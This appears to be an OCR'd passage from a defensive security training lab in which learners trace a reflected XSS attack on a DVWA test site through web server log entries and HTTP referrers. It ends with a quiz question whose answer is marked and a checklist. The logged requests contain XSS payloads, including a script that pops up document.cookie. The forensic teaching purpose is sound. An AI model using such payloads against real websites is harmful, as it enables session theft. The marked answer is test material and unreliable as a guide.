
```
"GET /vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>"
```

This is a log entry of a common XSS test to see if the website will reflect the cookie value back to the victim browser. This is clear evidence of vulnerability probing and testing on the part of an attacker.

☑ 18. Look higher in the log for a record with the following HTTP request:

```
"GET /vulnerabilities/xss_r/?name=testuser HTTP/1.1"
```

This is the first submission of a 'normal' username (i.e., *testuser*) you performed into the *Vulnerability: Reflected Cross Site Scripting (XSS)* page. This type of log entry could be valid user activity or could be a reconnaissance probe performed by an attacker. However, there is nothing to clearly indicate either conclusion with this log entry alone.



☑ 19. Now, look at the referrer value (the 8th field) for this log record of:

```
"dvwa.structurealty.com/vulnerabilities/xss_r/"
```

The HTTP referrer indicates the URL of the page which was displayed in the browser of the user, which is the context from which the next URL is requested (i.e., the HTTP request). This record's HTTP request was submitted to the web server from the 'home' page of the Reflected XSS site.

☑ 20. Look at the next log entry with the HTTP request of:

```
"GET /vulnerabilities/xss_r/?name=%3cscript%3ealert%28%22You+have+been+hacked%21+Again%21%22%29%3c%2fscript%3e HTTP/1.1"
```

Now, look at the referrer value (the 8th field) of:

```
"dvwa.structurealty.com/vulnerabilities/xss_r/?name=testuser"
```

This HTTP request (i.e., the attack to display a pop-up message of "You have been hacked!") was submitted from the page presented after a username was supplied to the website.

☑ 21. Look at the next log entry with the HTTP request of:

```
"GET /vulnerabilities/xss_r/?name=%3cscript%3ealert%28document.cookie%29%3c%2fscript%3e HTTP/1.1"
```

Now, look at the referrer value (the 8th field) of:


```
lty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert%28%22You+have+been+hacked%21+Again%21%22%29%3c%2fscript%3e HTTP/1.1"
```

This HTTP request (i.e., the attack to display a pop-up message of the user's session ID) was submitted from the page resulting from the submission of the attack to display a pop-up message of "You have been hacked!".

By paying attention to the HTTP referrer, you can easily track a visitor's and/or attacker's activity as they progress through a website.

☑ 22. Repeat the HTTP referrer investigation on the second walkthrough of the attacks following the &quot'testuser2" username submission.

Notice that even though the attacker kept returning to the 'home' page of the site before performing another attack submission, there is still an HTTP referrer trace to follow. This reveals that the attempt to hide or mask their attacks was unsuccessful.



What is the HTTP referrer for the attack performed after the "testuser2" submission that obtained the user's session ID?

○ "dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert%28%22You+have+been+hacked%21+Again%21%22%29%3c%2fscript%3e HTTP/1.1"

● "dvwa.structurealty.com/vulnerabilities/xss_r/"

○ "dvwa.structurealty.com/vulnerabilities/xss_r/?name=testuser"

○ "dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert%28document.cookie%29%3c%2fscript%3e"

✓ Congratulations, you have answered the question correctly.

When proper logging is configured on a website, most injection or submission-based attacks are identifiable. This is because the exact content of the scripts and commands injected are recorded into the log. Unless the attacker gains the ability to clear the logs, XSS attacks are often identifiable.

Check your work

☑ Confirm that you examined the phishing email received by the victim.

☑ Confirm that you searched for related evidence in a web server's log.

☑ Confirm that you discovered the evidence of reconnaissance before the XSS attack.

☑ Confirm that you found IoCs related to a reflected XSS attack.